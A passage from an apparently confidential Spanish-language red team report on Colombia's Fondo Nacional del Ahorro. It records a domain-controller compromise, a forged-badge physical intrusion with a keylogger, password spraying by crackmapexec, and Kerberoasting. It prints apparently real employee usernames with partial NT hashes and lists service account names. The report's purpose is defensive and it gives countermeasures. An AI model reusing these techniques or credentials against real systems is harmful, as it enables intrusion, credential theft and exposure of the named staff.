


Ilustración 55. Administradores del dominio

Finalmente, con el **hash** recuperado del servidor **FNABOGACL.FNA.GOV.CO**, se realizó el **dump** de todos los hashes **NTDS** del dominio, logrando tomar control total del **controlador de dominio**, lo que comprometió completamente la infraestructura.




Ilustración 56. Dump ntdss del dominio

8.1.3 [VULN-FNA-2024-003]: Acceso físico con ingeniería social

Acceso físico con ingeniería social			
Criticidad	Crítica	Risk	8.0
Activo(s) afectado(s)	Acceso Físico		
Tipo de vulnerabilidad	Acceso no autorizado		
DESCRIPCIÓN			
La vulnerabilidad de acceso físico mediante ingeniería social consiste en explotar la confianza y los errores humanos para obtener acceso no autorizado a instalaciones seguras. En este caso, se utilizó un carnet de visitante falsificado y una serie de interacciones sociales estratégicas para engañar al personal de seguridad y sortear los controles de acceso. La falta de verificación rigurosa, combinada con lapsos en los procedimientos de seguridad durante horarios de alta actividad, permitió que el equipo ingresara sin detección. Además, el uso de un dispositivo físico malicioso, como un keylogger , fue posible debido a la falta de control efectivo sobre los accesos físicos.			
RIESGO			
El riesgo principal de esta vulnerabilidad es el acceso no autorizado a áreas seguras , lo que puede resultar en la instalación de dispositivos maliciosos como keyloggers , que permiten la recolección de credenciales y otra información sensible. Este tipo de acceso puede comprometer la seguridad de toda la organización al exponer credenciales de usuarios críticos, como administradores o personal con altos privilegios. Además, la falta de integración de las tarjetas de visitante al sistema de control de acceso aumenta significativamente el riesgo de intrusión no detectada, permitiendo movimiento lateral dentro de las instalaciones, lo que podría llevar a la exfiltración de datos o a la instalación de malware en la red interna.			
CONTRAMEDIDAS			
- Mejorar la capacitación del personal de seguridad en cuanto a la verificación de identificaciones, particularmente en momentos de mayor flujo de personas. - Implementar un sistema de acceso electrónico para las tarjetas de visitantes, que permita validar su autenticidad y limitar su uso a áreas específicas. - Reforzar los controles en las áreas de recepción y registro, asegurando que todo visitante sea registrado adecuadamente antes de ingresar a las instalaciones. - Establecer auditorías periódicas de los procedimientos de acceso físico, a fin de identificar y corregir cualquier vulnerabilidad.			
REFERENCIAS			
https://cwe.mitre.org/data/definitions/287.html			
EVIDENCIAS			

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

51 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Se realizó una validación inicial a través de las redes sociales, además de una inspección en el **Centro Comercial Plaza Central**, con el objetivo de obtener información útil para facilitar el acceso al **Fondo Nacional del Ahorro**. En este caso, se identificó un posible punto de explotación: el **carnet de visitante**.


Con esa información en mano, se procedió a crear un carnet falso que imitara el real. Sin embargo, se realizaron algunas modificaciones para diferenciarlo, como el uso de un color más claro y la no inclusión de la palabra **VISITANTE** en la franja azul, que aparece en los carnets originales.



Ilustración 57. Creación del carnet falso

El equipo decidió ingresar por la **entrada de funcionarios**, aprovechando el horario de almuerzo, cuando el flujo de personal es más alto y los controles de seguridad suelen relajarse. La primera acción fue interactuar con el guardia de seguridad del acceso principal. A través de una conversación informal, se logró distraerlo lo suficiente como para que no inspeccionara de manera detallada el carnet de visitante falso, evidenciando una dependencia excesiva en la verificación visual, lo que facilitó el error humano.

Superado el primer punto de control, el equipo se dirigió hacia un segundo guardia. Este tampoco detectó la falsificación del carnet y permitió el acceso a las instalaciones utilizando su propia tarjeta de seguridad. Aquí se reveló otra vulnerabilidad: las tarjetas de visitante no estaban integradas al sistema de control de acceso, por lo que el carnet servía únicamente como una identificación visual y no como una herramienta real de control de acceso físico, lo que representa una debilidad crítica en los protocolos de seguridad. Esto permitió al equipo ingresar sin ninguna restricción adicional.



Una vez dentro, los accesos físicos obtenidos facilitaron la conexión de un **dispositivo malicioso**, como un **keylogger físico**, que es difícil de detectar debido a su pequeño tamaño. Este tipo de dispositivo permite registrar todo lo que se teclea en el equipo objetivo, y al ser un dispositivo físico, es indetectable por herramientas de seguridad convencionales. A través de esta técnica, fue posible extraer las credenciales de acceso, incluyendo el nombre de usuario y la contraseña, de un funcionario del **FNA**.



Ilustración 58. Keylogger físico




Ilustración 59. Información recolectada

8.2. Vulnerabilidades de nivel alto

A continuación, se describen las vulnerabilidades que se han identificado con un nivel de criticidad alto.

8.2.1 [VULN-FNA-2024-004]: Contraseñas débiles o fácil adivinación

Contraseñas débiles o fácil adivinación				
Criticidad	Alta	Risk	7.0	
Activo(s) afectado(s)	Infraestructura – 172.16.0.70			
Tipo de vulnerabilidad	Gestión de Credenciales			
DESCRIPCIÓN				
Se realizó un ataque de password spraying con combinaciones predecibles (nombre de la compañía + año, mes + año + símbolo), resultando en la obtención de aproximadamente más de 70 usuarios.				
RIESGO				
El uso de contraseñas predecibles facilita el acceso no autorizado a cuentas, comprometiendo la seguridad de los sistemas y datos sensibles.				
CONTRAMEDIDAS				
- Implementar políticas que prohíban el uso de contraseñas predecibles. - Educación del personal sobre la importancia de contraseñas seguras. - Monitoreo activo de intentos de autenticación sospechosos.				
REFERENCIAS				
https://cwe.mitre.org/data/definitions/521.html				
EVIDENCIAS				
Se llevó a cabo un ataque de password spraying contra los usuarios previamente identificados. Durante este proceso, se observó que muchas de las contraseñas empleadas por los usuarios seguían patrones comunes o eran fácilmente predecibles, lo que facilitó el acceso no autorizado a sus cuentas. Este tipo de vulnerabilidad refleja una pobre gestión de contraseñas, donde los usuarios utilizan combinaciones débiles o fácilmente deducibles, exponiendo la infraestructura a riesgos mayores. Es necesario mencionar que, al momento de realizar esta auditoría, se encontraba en despliegue el aplicativo de verify.				

```
root@kali:~/home/kali/FNA# crackmapexec smb 172.16.0.70 -u user_172.16.0.70 -H Colombia2024 --continue-on-success | grep -v 'FAILURE'
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/G...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/D...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/K...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/P...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/M...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/W...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/C...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/M...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/D...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/L...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/W...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/L...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/F...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/J...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/S...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/S...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/A...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/I...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/J...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/J...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/C...
SMB 172.16.0.70 445 BOGPDVDCWP001 [+1] fna.gov.co/V...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/P...
SMB 172.16.0.70 445 BOGPDVDCWP001 [-] fna.gov.co/A...
SMB 172.16.0.70 445 BOGPDVDCWP001 [+1] fna.gov.co/L...
```

Ilustración 60. Password Spraying

usuarios		LM HASH	NTHASH	Contraseña en texto pla.T
Icarreto	2062	aad3b435	6a66c894a C	
SGarcia	2069	aad3b435	5b970e7d3 C	
YOrtizM	2074	aad3b435	1040c2509 E	
JCallejas	2694	aad3b435	686628d4f C	
LIaramillo	2695	aad3b435	686628d4f C	
MaGomez	2696	aad3b435	820173b9e C	
mabarretod	2797	aad3b435	f01c61d68 C	
xpolania	2877	aad3b435	3b2cd8762 E	
Iespinoza	2939	aad3b435	6da71418E C	
lfandonoffv	3104	aad3b435	6a842449. C	
j pintod	3185	aad3b435	6a66c894a C	
hysainz	3202	aad3b435	f404845bf1 C	
DRodriguezG	3230	aad3b435	7511a9c94 C	
hgarcia	3247	aad3b435	c971f76fd C	
Yimitola	3558	aad3b435	c971f76fd C	
mdesav	3616	aad3b435	5d234b042 E	
hquintero	3769	aad3b435	686628d4f C	
Mromerob	4184	aad3b435	1040c2509 E	
kperez	4474	aad3b435	820173b9e C	
imartinezr	4621	aad3b435	795cd8ea E	
amfresnedar	7119	aad3b435	37c2b3afd E	
llherrera	7150	aad3b435	c4bcb6f0c E	
rdelarasap	7161	aad3b435	3729b9272 C	
afgiraldol	7539	aad3b435	0d47a5c37 E	
jrojanov	7593	aad3b435	37c2b3afd E	
ananez	7708	aad3b435	bf23b7972 C	
jacuna	7816	aad3b435	f1fc44ca37 C	
mjmeneze	8374	aad3b435	6a842449. C	
achavesg	8633	aad3b435	686628d4f C	
gdsolorzanos	8772	aad3b435	820173b9e C	
gcrodriguez	8779	aad3b435	820173b9e C	
cacevedom	9107	aad3b435	f01c61d68 C	
aguacanemet	9383	aad3b435	820173b9e C	
bosorior	9384	aad3b435	820173b9e C	
faangaritap	9391	aad3b435	820173b9e C	
hinfantas	9393	aad3b435	820173b9e C	
ilperez	9394	aad3b435	820173b9e C	

Ilustración 61. Contraseñas identificadas

8.2.2 [VULN-FNA-2024-005]: Usuarios con contraseñas que no caducan

Usuarios con contraseñas que no caducan			
Criticidad	Alta	Risk	8.0
Activo(s) afectado(s)	Infraestructura – 172.16.0.70		
Tipo de vulnerabilidad	Acceso No Autorizado		
DESCRIPCIÓN			

La vulnerabilidad se presenta cuando las contraseñas de ciertos usuarios en el dominio están configuradas para no caducar. Esto significa que dichos usuarios pueden mantener la misma contraseña indefinidamente, lo que incrementa el riesgo de que esas credenciales sean adivinadas o comprometidas a través de ataques como password spraying, fuerza bruta, o mediante la reutilización de credenciales filtradas de otros sistemas. Este tipo de configuración debilita la seguridad global del dominio, ya que las contraseñas no se actualizan regularmente, lo que facilita un posible acceso no autorizado.

RIESGO

El riesgo principal radica en que una cuenta con contraseñas que no caducan puede ser comprometida por un atacante. Si esa cuenta tiene privilegios elevados, como los de un administrador local o de dominio, el impacto sería extremadamente grave, ya que permitiría al atacante obtener control total sobre el sistema afectado, realizar movimientos laterales en la red y acceder a recursos sensibles. En el peor de los casos, una cuenta de administrador de dominio comprometida podría llevar a una **comprometida completa de la infraestructura**.

CONTRAMEDIDAS

- Política de expiración de contraseñas: Implementar una política que obligue a los usuarios a cambiar sus contraseñas de forma periódica (por ejemplo, cada 30 o 60 días), lo cual reduce la ventana de oportunidad para que una contraseña sea comprometida.
- Revisar excepciones: Evaluar cuidadosamente las cuentas que tienen configuradas contraseñas que no caducan. En la mayoría de los casos, estas configuraciones deberían eliminarse. Si hay cuentas críticas que requieren este ajuste (como cuentas de servicio), asegurarse de que sus contraseñas cumplan con los más altos estándares de complejidad.
- Contraseñas robustas: Asegurarse de que todas las contraseñas cumplan con los requisitos mínimos de seguridad, como una longitud mínima de 12-16 caracteres, el uso de caracteres especiales, mayúsculas, minúsculas y números, para dificultar su adivinación o vulnerabilidad frente a ataques de fuerza bruta.
- Autenticación multifactor (MFA): Implementar MFA en todas las cuentas, especialmente aquellas con privilegios elevados, lo que añade una capa adicional de seguridad, incluso si la contraseña es comprometida.
- Monitoreo y auditoría: Establecer auditorías regulares para revisar las cuentas con contraseñas que no caducan y realizar un seguimiento continuo para identificar comportamientos inusuales o intentos de autenticación fallidos que puedan indicar intentos de intrusión.
- Seguridad de cuentas de servicio: Para las cuentas de servicio que no pueden cambiar su contraseña periódicamente, se recomienda utilizar administradores de contraseñas seguros y rotar las contraseñas de manera programática cuando sea posible.

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/263.html>

EVIDENCIAS

Se identificaron **312** cuentas en el dominio que nunca requieren un cambio de contraseña, lo que representa una grave brecha de seguridad. La ausencia de caducidad en las contraseñas aumenta significativamente el riesgo de que alguna de ellas sea adivinada o comprometida mediante ataques de fuerza bruta o password spraying. Esto permitiría a un atacante probar los permisos de cada cuenta, buscando escalar privilegios dentro del dominio. En el peor de los casos, si alguna de estas cuentas pertenece a un administrador del dominio, se podría comprometer toda la infraestructura.

```
(root@kali) - [ /home/kali/Downloads/ldapdomaindump (1)/ldapdomaindump ]
# cat domain_users.grep | grep DONT_EXPIRE_PASSWD | grep -v ACCOUNT_DISABLED | awk '{print $1}' | wc -l
312
```

Ilustración 62. Contraseña con contraseña que nunca expira

Por esta razón, es fundamental evaluar las cuentas afectadas y determinar si es posible habilitar el cambio periódico de contraseñas. Si por alguna razón es necesario que algunas cuentas mantengan contraseñas que no expiran, se recomienda asegurar que dichas contraseñas cumplan con criterios estrictos de robustez, minimizando así el riesgo de exposición de la infraestructura.

```
(root@kali) - [ /home/kali/Downloads/ldapdomaindump (1)/ldapdomaindump ]
# cat domain_users.grep | grep DONT_EXPIRE_PASSWD | grep -v ACCOUNT_DISABLED | awk '{print $1}'
Wynyardrisk
TsInternetUser
sp_userprofile
sp_test
sp_suser
sp_sreader
sp_servicios
sp_granja
sp_búsqueda
sp_admin
HPSAWIN
FNAUSRA
clearcase_albd
Arcsight
UserCUCM
Administracion
Fondonal
mcaepo
Biometria
Aplise
Apl
cnxcecollet
cnx
WAdminpro
sqlservicepro
Admin
Program
ad
sqlservicenpro
WAdmincert
srvadmsqlnopro
App-IDM
srvadmsqlpro
Backup
Apl
AdminCluster
Miguel
Clbadmin
Procdesa
ClusterAdmin
```

Ilustración 63. Usuarios identificados - sin la contraseña que expira

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

58 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

8.3. Vulnerabilidades de nivel medio

A continuación, se describen las vulnerabilidades que se han identificado con un nivel de criticidad medio.

8.3.1 [VULN-FNA-2024-006]: Equipos sin soporte

Equipos sin soporte				
Criticidad	Media	Risk	6.0	
Activo(s) afectado(s)	Infraestructura			
Tipo de vulnerabilidad	Configuración Incorrecta			
DESCRIPCIÓN				
La vulnerabilidad de equipos sin soporte se refiere a la presencia de sistemas en la infraestructura que ya no reciben actualizaciones de seguridad o parches por parte del fabricante. Estos equipos, aunque puedan estar operativos, quedan expuestos a fallos de seguridad conocidos o futuros, ya que no tienen protección ante vulnerabilidades descubiertas después de que el soporte terminó. Esto incluye la incapacidad de corregir errores o implementar medidas de seguridad críticas que podrían proteger la infraestructura de ataques.				
RIESGO				
Los equipos sin soporte representan un riesgo significativo para la seguridad de la red, ya que cualquier vulnerabilidad nueva o existente podría ser aprovechada por atacantes. Los servicios como SMB (puerto 445) y RDP (puerto 3389) habilitados en estos sistemas incrementan aún más el riesgo, ya que pueden ser objetivos fáciles para ataques como la ejecución remota de código, ransomware, o la propagación de malware. Además, la explotación de uno de estos equipos podría servir como puerta de entrada para comprometer otros activos más críticos en la red, escalando el impacto del ataque.				
CONTRAMEDIDAS				
- Es recomendable desactivar o retirar de manera inmediata aquellos equipos que ya no cuentan con soporte y están en funcionamiento. Su mantenimiento en la red debe considerarse solo en casos de estricta necesidad. - Aislar los equipos sin soporte en una red segmentada o en una VLAN separada para limitar su interacción con otros sistemas críticos. Esto minimiza el impacto en caso de que sean comprometidos. - Implementar firewalls y deshabilitar servicios innecesarios como SMB o RDP en los equipos sin soporte para reducir el vector de ataque. Además, se pueden añadir controles de acceso más estrictos.				

- Utilizar herramientas de monitoreo de red y sistemas de detección de intrusiones (IDS) para vigilar cualquier comportamiento anómalo o intento de acceso a estos equipos.
- Realizar auditorías regulares para identificar equipos sin soporte y desarrollar un plan de migración o actualización que permita reemplazarlos con sistemas que cuenten con soporte actualizado y medidas de seguridad apropiadas.

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/16.html>


EVIDENCIAS

Durante la enumeración de los activos en la red, se identificaron varios equipos que ya no cuentan con soporte por parte del fabricante. Aunque algunos no estaban activos en ese momento, su presencia representa un riesgo potencial para la infraestructura interna. Los sistemas sin soporte no reciben actualizaciones de seguridad ni parches para vulnerabilidades conocidas, lo que los hace más propensos a ser explotados por atacantes. Entre los equipos identificados, algunos tenían servicios críticos habilitados, como SMB (puerto 445) y RDP (puerto 3389), lo que incrementa el riesgo, especialmente si se descubren nuevas vulnerabilidades que no serán corregidas.



Ilustración 64. Equipos sin soporte

Dado que estos equipos están próximos a ser retirados, pero permanecen activos, cualquier vulnerabilidad nueva que surja no será mitigada, creando una brecha de seguridad significativa. La falta de soporte los convierte en un punto débil en la infraestructura, y su explotación podría permitir el acceso no autorizado o la propagación de malware dentro de la red, comprometiendo no solo los equipos obsoletos, sino también otros activos críticos conectados a la misma red.



8.3.2 [VULN-FNA-2024-007]: Usuarios vulnerables a Kerberoasting

Usuarios vulnerables a Kerberoasting			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura		
Tipo de vulnerabilidad	Gestión de Credenciales		
DESCRIPCIÓN			
<i>Kerberoasting</i> es una técnica de ataque que explota la forma en que el protocolo Kerberos maneja los tickets para acceder a los servicios en un entorno de Directorio Activo. Los atacantes pueden solicitar un <i>Ticket Granting Service</i> (TGS) para cuentas de servicio, que contienen contraseñas cifradas. El atacante, con acceso a la red, puede recolectar estos tickets y posteriormente intentar crackear las contraseñas asociadas sin alertar al sistema, ya que el proceso de crackeo se realiza de manera <i>offline</i>.			
RIESGO			
El riesgo principal de <i>Kerberoasting</i> reside en que, si un atacante logra descifrar las contraseñas de usuarios privilegiados, como administradores del dominio, puede obtener acceso a toda la infraestructura, lo que podría llevar a una total toma de control de los recursos del dominio. Además, este ataque es difícil de detectar en tiempo real, ya que se basa en la solicitud legítima de tickets, lo que agrava el riesgo. El impacto puede ser catastrófico, ya que puede comprometer sistemas críticos y datos sensibles.			
CONTRAMEDIDAS			
● Implementar políticas de contraseña más fuertes y complejas. ● Monitorear activamente el directorio activo para detectar posibles ataques. ● Educación continua del personal sobre buenas prácticas de seguridad. ● Limitar el uso de cuentas de servicio con privilegios elevados (como administradores de dominio) a lo estrictamente necesario y asignar permisos mínimos.			

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/552.html>

EVIDENCIAS

A través de técnicas de enumeración en el Directorio Activo, se logró identificar cinco usuarios vulnerables a ataques de *Kerberoasting*, de los cuales dos son administradores del dominio (Backup y ADMT). Esto permite solicitar un *Ticket Granting Service* (TGS) para estos usuarios y, de manera *offline*, intentar crackear las contraseñas asociadas a sus cuentas de servicio mediante ataques de fuerza bruta o técnicas de diccionario. Esta vulnerabilidad representa una grave amenaza para la seguridad del dominio, especialmente al comprometer cuentas con altos privilegios como los administradores del dominio.




Ilustración 66. Usuarios kerberoasteables

Hashes recuperados de los usuarios vulnerables a kerberoasting.



Ilustración 67. Hashes dumptados

8.3.3 [VULN-FNA-2024-008]: Enumeración del dominio mediante Null Session

Enumeración del dominio mediante Null Session			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura – 172.16.0.36		
Tipo de vulnerabilidad	Gestión de Credenciales		

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

62 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

DESCRIPCIÓN

Una sesión nula o *null session* es una conexión sin autenticación que permite a un atacante interactuar con ciertos servicios en servidores de Windows, obteniendo información sensible como la lista de usuarios, grupos y recursos compartidos. Este tipo de vulnerabilidad ocurre cuando los servicios permiten conexiones anónimas sin restricciones adecuadas. Las sesiones nulas explotan la función de intercambio de información en redes de Windows, lo que permite a los atacantes realizar una enumeración sin necesidad de credenciales válidas.

RIESGO

El riesgo de esta vulnerabilidad es significativo, ya que permite a los atacantes recopilar información sobre el dominio, como los nombres de usuarios, grupos, políticas de seguridad y otros datos críticos sin autenticación. Esto puede ser aprovechado para realizar ataques más avanzados, como *password spraying*, ataques de fuerza bruta, o para identificar cuentas de alto privilegio que podrían ser objetivos para la escalada de privilegios. Si no se mitiga, esta vulnerabilidad podría facilitar compromisos más graves en la red interna.

CONTRAMEDIDAS

- Configurar los servidores de Windows para bloquear el acceso mediante sesiones nulas. Esto puede realizarse ajustando las políticas de seguridad locales o de grupo para deshabilitar el acceso anónimo a los recursos compartidos y la enumeración de cuentas.
- Asegurarse de que los servidores tengan instaladas las últimas actualizaciones de seguridad para cerrar las vulnerabilidades relacionadas con las sesiones nulas.
- Configurar registros y auditorías de intentos de conexiones nulas o anónimas para identificar posibles ataques de enumeración. Activar alertas para detectar actividades inusuales.
- Asegurar que los permisos y configuraciones de seguridad en los servidores y recursos compartidos estén adecuadamente restringidos, limitando el acceso a usuarios autenticados y evitando la exposición de información innecesaria.

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/284.html>
- <https://securelist.com/no-auth-domain-information-enumeration/112629/>

EVIDENCIAS

Durante la verificación del alcance hacia el controlador de dominio, se identificaron varios servidores dentro del segmento 172.16.0.X. Al llegar al servidor 172.16.0.36, fue posible realizar la enumeración de usuarios del dominio aprovechando una sesión nula (*null session*). Esto permitió obtener información valiosa sobre los usuarios sin necesidad de credenciales válidas, exponiendo una debilidad significativa en la configuración de seguridad del servidor.



8.3.4 [VULN-FNA-2024-009]: Errores No Controlados

Errores No Controlados			
Criticidad	Media	Risk	6.5
Activo(s) afectado(s)	Infraestructura		
Tipo de vulnerabilidad	Acceso No Autorizado		
DESCRIPCIÓN			
Los errores no controlados en aplicaciones web ocurren cuando un servicio expone mensajes de error sin filtrado o manejo adecuado, revelando información técnica sobre el sistema. Estos mensajes de error detallados pueden incluir datos como rutas de archivo, versiones de software, estructuras internas de directorios o configuraciones que ayudan a un atacante a entender mejor el entorno y planear ataques más específicos. En este caso, los servidores web expuestos mostraban dichos errores sin una página de error personalizada, permitiendo la divulgación de información sensible.			
RIESGO			
El riesgo principal de los errores no controlados radica en la divulgación de información crítica del sistema, lo que puede facilitar la identificación de vulnerabilidades explotables. Los atacantes pueden utilizar esta información para planificar ataques más dirigidos, como la explotación de versiones específicas de software o la inyección de comandos en rutas conocidas. Además, al exponer la estructura interna del servidor, se incrementa el riesgo de comprometer el sistema y			
